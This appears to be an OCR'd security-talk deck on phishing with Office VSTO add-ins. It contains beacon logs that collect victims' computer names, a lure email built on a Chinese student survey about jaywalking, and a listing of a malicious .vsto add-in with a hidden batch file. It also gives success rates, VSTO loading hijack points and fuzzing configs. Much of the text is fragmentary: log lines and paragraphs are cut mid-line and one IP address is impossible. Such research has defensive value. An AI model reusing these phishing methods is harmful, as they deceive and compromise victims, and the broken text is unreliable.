


```
[redacted] - [8/Oct/2017:10:35:09 +0800] "GET /WI[redacted]5RAU/This_is_a_security_research_project._We_just_collect_your_computer_name_as_a_logo._It_has_no_effect_on_you._
y_issues[redacted]TP/1.1" 404 647 "-" "-"
36.106.[redacted] - - [8/Oct/2017:11:15:34 +0800] "GET /DESKT[redacted]7E/This_is_a_security_research_project._We_just_collect_your_computer_name_as_a_logo._It_has_no_effect_on_you._Th
issues H[redacted]1.1" 404 647 "-" "-"
5.188.9.[redacted] - [8/Oct/2017:18:33:23 +0800] "GET /WIN-FHA[redacted]/This_is_a_security_research_project._We_just_collect_your_computer_name_as_a_logo._It_has_no_effect_on_you._Ther
sues HTT[redacted]1" 404 647 "-" "-"
201.102.[redacted]41 - - [8/Oct/2017:22:18:27 +0800] "GET /WIN[redacted]ERWJ/This_is_a_security_research_project._We_just_collect_your_computer_name_as_a_logo._It_has_no_effect_on_you._
y_issues[redacted]TP/1.1" 404 647 "-" "-"
86.19.12[redacted] - - [8/Oct/2017:04:59:33 +0800] "GET /DESKT[redacted]MHRSXL/This_is_a_security_research_project._We_just_collect_your_computer_name_as_a_logo._It_has_no_effect_on_you
ity_issu[redacted]HTTP/1.1" 404 647 "-" "-"
221.220.[redacted]16 - - [9/Oct/2017:05:52:44 +0800] "GET /WIN[redacted]NVDE/This_is_a_security_research_project._We_just_collect_your_computer_name_as_a_logo._It_has_no_effect_on_you._
y_issues[redacted]TP/1.1" 404 647 "-" "-"
1.189.14[redacted] - - [9/Oct/2017:05:58:22 +0800] "GET /DESKT[redacted]MJLKWK/This_is_a_security_research_project._We_just_collect_your_computer_name_as_a_logo._It_has_no_effect_on_you
ity_issu[redacted]HTTP/1.1" 404 647 "-" "-"
104.192[redacted].9 - - [9/Oct/2017:06:02:12 +0800] "GET /DESK[redacted]BJIQURG/This_is_a_security_research_project._We_just_collect_your_computer_name_as_a_logo._It_has_no_effect_on_yc
rity_is[redacted] HTTP/1.1" 404 647 "-" "-"
221.220[redacted].16 - - [9/Oct/2017:10:03:21 +0800] "GET /WIN[redacted]EXID/This_is_a_security_research_project._We_just_collect_your_computer_name_as_a_logo._It_has_no_effect_on_you._
y_issu[redacted]TTP/1.1" 404 647 "-" "-"
61.136[redacted]71 - - [9/Oct/2017:16:12:21 +0800] "GET /DESKT[redacted]EHNOGO/This_is_a_security_research_project._We_just_collect_your_computer_name_as_a_logo._It_has_no_effect_on_you
ity_is[redacted] HTTP/1.1" 404 647 "-" "-"
106.62[redacted]95 - - [9/Oct/2017:16:21:11 +0800] "GET /DESKT[redacted]NQDPED/This_is_a_security_research_project._We_just_collect_your_computer_name_as_a_logo._It_has_no_effect_on_you
ity_is[redacted] HTTP/1.1" 404 647 "-" "-"
180.13[redacted]2.59 - - [9/Oct/2017:16:32:11 +0800] "GET /WIN[redacted]ULTA/This_is_a_security_research_project._We_just_collect_your_computer_name_as_a_logo._It_has_no_effect_on_you._
y_issu[redacted]TTP/1.1" 404 647 "-" "-"
203.8[redacted]1 - - [9/Oct/2017:16:32:45 +0800] "GET /WIN-AL[redacted]Q/This_is_a_security_research_project._We_just_collect_your_computer_name_as_a_logo._It_has_no_effect_on_you._The
ssues [redacted]/1.1" 404 647 "-" "-"
111.1[redacted].147 - - [9/Oct/2017:16:33:18 +0800] "GET /DES[redacted]JSBTRYPP/This_is_a_security_research_project._We_just_collect_your_computer_name_as_a_logo._It_has_no_effect_on_y
urity_[redacted]es HTTP/1.1" 404 647 "-" "-"
113.64[redacted].22 - - [9/Oct/2017:16:33:45 +0800] "GET /DESK[redacted]IUALIAI/This_is_a_security_research_project._We_just_collect_your_computer_name_as_a_logo._It_has_no_effect_on_yc
rity_i[redacted]s HTTP/1.1" 404 647 "-" "-"
560.16[redacted]91 - - [9/Oct/2017:16:34:11 +0800] "GET /DESK[redacted]DDSDKQJ/This_is_a_security_research_project._We_just_collect_your_computer_name_as_a_logo._It_has_no_effect_on_yc
rity_is[redacted] HTTP/1.1" 404 647 "-" "-"
124.112[redacted].24 - - [9/Oct/2017:16:34:43 +0800] "GET /DES[redacted]LIXBVKRD/This_is_a_security_research_project._We_just_collect_your_computer_name_as_a_logo._It_has_no_effect_on_y
urity_i[redacted]s HTTP/1.1" 404 647 "-" "-"
14.208.[redacted]9 - - [9/Oct/2017:16:42:12 +0800] "GET /DESKT[redacted]LMJDFS/This_is_a_security_research_project._We_just_collect_your_computer_name_as_a_logo._It_has_no_effect_on_you
ity_iss[redacted]HTTP/1.1" 404 647 "-" "-"
103.22.[redacted]1 - - [9/Oct/2017:16:42:33 +0800] "GET /WIN-Q[redacted]HF/This_is_a_security_research_project._We_just_collect_your_computer_name_as_a_logo._It_has_no_effect_on_you._Th
issues [redacted]/1.1" 404 647 "-" "-"
59.62.9[redacted] - - [9/Oct/2017:16:44:11 +0800] "GET /DESKTO[redacted]APFQG/This_is_a_security_research_project._We_just_collect_your_computer_name_as_a_logo._It_has_no_effect_on_you.
ty_issu[redacted]/1.1" 404 647 "-" "-"
[redacted] - [9/Oct/2017:06:02:45 +0800] "GET /DES[redacted]XJLRONL/This_is_a_security_research_project._We_just_collect_your_computer_name_as_a_logo._It_has_no_effect_on_
```

success proportion



VSTO phishing



<q510213883@foxmail.com>

收件人 merjerson<merjerson@outlook.com>;

主题 闯红灯社会调查报告

正文

闯红灯社会调查报告

关于行人闯红灯社会问题调查的活动报告

一、调查背景

佛山市从去年7月开始对行人闯红灯开罚，率先在禅城启动，随后在三
人对于中国人常用的负面评价之一。借佛山争创“全国文明城市”的契机
己的家人和身边的人，让他们明白闯红灯的危害并严格遵守交通规则出行

因此，我们就对三水市民的过马路文明情况展开调查 1、 调查时间：
调查人： 罗婧淏张泽森梁思恩姚欣彤程玮潼

4、 调查方式：我们五个一起、一起走上人流密集的购物商场和公交

部分学生进行调查问卷的方式了解。

5、 调查内容：对部分市民和学生的过马路情况进行调查

二、总体状况及分析

以下是具体的调查结果。

1.您的性别： [单选题]A、男 B、女

名称	修改日期	类型	大小
Microsoft.Office.Tools.Common.v4.0....	2010/3/19 3:11	应用程序扩展	32 KB
Microsoft.Office.Tools.Common.v4.0....	2010/1/10 22:09	XML 源文件	20 KB
Microsoft.Office.Tools.Word.v4.0.Utili...	2010/3/19 3:11	应用程序扩展	169 KB
Microsoft.Office.Tools.Word.v4.0.Utili...	2010/1/10 22:09	XML 源文件	422 KB
WordDocument11.dll	2018/4/9 10:02	应用程序扩展	11 KB
WordDocument11.dll.manifest	2018/4/9 10:02	MANIFEST 文件	11 KB
WordDocument11.vsto	2018/4/9 10:02	VSTO Deployme...	6 KB
报告.docx	2018/4/9 10:02	Microsoft Word ...	12 KB
隐藏.bat	2018/4/9 12:30	Windows 批处理...	1 KB

VSTO phishing

- Macro phishing
  - 11%-14% success
- DDE phishing
  - Nearly 30% success
- VSTO phishing with hidden
  - **Nearly 40% success**

VSTO weakness

VSTO Loading:

- checks the registry
- application loads VSTOEE.dll, which loads VSTOLoader.dll
- starts the managed portion of the Visual Studio Tools for Office runtime
- security checks
- check for assembly updates
- creates a new application domain
- loads the VSTO Add-in assembly into the application domain.


VSTO weakness

VSTO Self-mechanism:


- Dll hijacking
- Porfiling injection
- Config hijacking

More vulnerabilities

- .NET Framework include CLR
- The C# code will be translate by CLR
- Fuzz the IL code by MSIL injection
- Monitor the .NET application upstream status to judge crash/hang or not




More vulnerabilities



```
let dispatchCallback(assemblyLocation: String, argv: Object array) =
    if File.Exists(assemblyLocation) then
        let callingMethod =
            try
                // retrieve the calling method from the stack trace
                let stackTrace = new StackTrace()
                let frames = stackTrace.GetFrames()
                frames.[2].GetMethod()
            with _ -> null

        // invoke all the monitors, we use "convention over configuration"
        let bytes = File.ReadAllBytes(assemblyLocation)
        for t in Assembly.Load(bytes).GetTypes() do
            try
                if t.Name.EndsWith("Monitor") && not t.IsAbstract then
                    let monitorConstructor =
                        t.GetConstructor([|
                            typeof<MethodBase>;
                            typeof<Object array>|])
                    if monitorConstructor <> null then
                        monitorConstructor.Invoke([|callingMethod; argv|]) |> ignore
            with _ -> ()
```


More vulnerabilities



```xml
<?xml version="1.0" encoding="utf-8"?>
<Peach xmlns="http://peachfuzzer.com/2012/Peach" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://peachfuzzer.com/2012/Peach /peach/peach.xsd">

    <!-- TODO: Create data model -->
    <DataModel name="TheDataModel">
        <Blob/>
    </DataModel>

    <!-- TODO: Create state model -->
    <StateModel name="TheState" initialState="Initial">
        <State name="Initial">

            <Action type="output">
                <DataModel ref="TheDataModel"/>
                <!-- <Data fileName="samples_png" /> -->
                <Data name="data" fileName="input/*.exe" />
            </Action>

            <Action type="close"/>

            <Action type="call" method="LaunchViewer" publisher="Peach.Agent"/>
        </State>

    </StateModel>

    <!-- TODO: Configure Agent -->
    <!-- <Agent name="WinAgent" location="http://127.0.0.1:9000"> -->
    <Agent name="WinAgent" >
        <Monitor class="WindowsDebugger">
            <Param name="CommandLine" value="cmd.exe fuzzed.exe" />
             <Param name="WinDbgPath" value="D:\Program Files (x86)\Windows Kits\10\Debuggers\x64" />
            <Param name="StartOnCall" value="LaunchViewer"/>
            <Param name="CupKill" value="true"/>
        </Monitor>
        <Monitor class="PageHeap">
            <Param name="Executable" value="fuzzed.exe"/>
             <Param name="WinDbgPath" value="D:\Program Files (x86)\Windows Kits\10\Debuggers\x64" />
        </Monitor>
    </Agent>

    <Test name="Default">
        <Agent ref="WinAgent" platform="windows"/>
        <StateModel ref="TheState"/>

        <!-- TODO: Configure a publisher -->
```

```
PS C:\Users\51021>
```

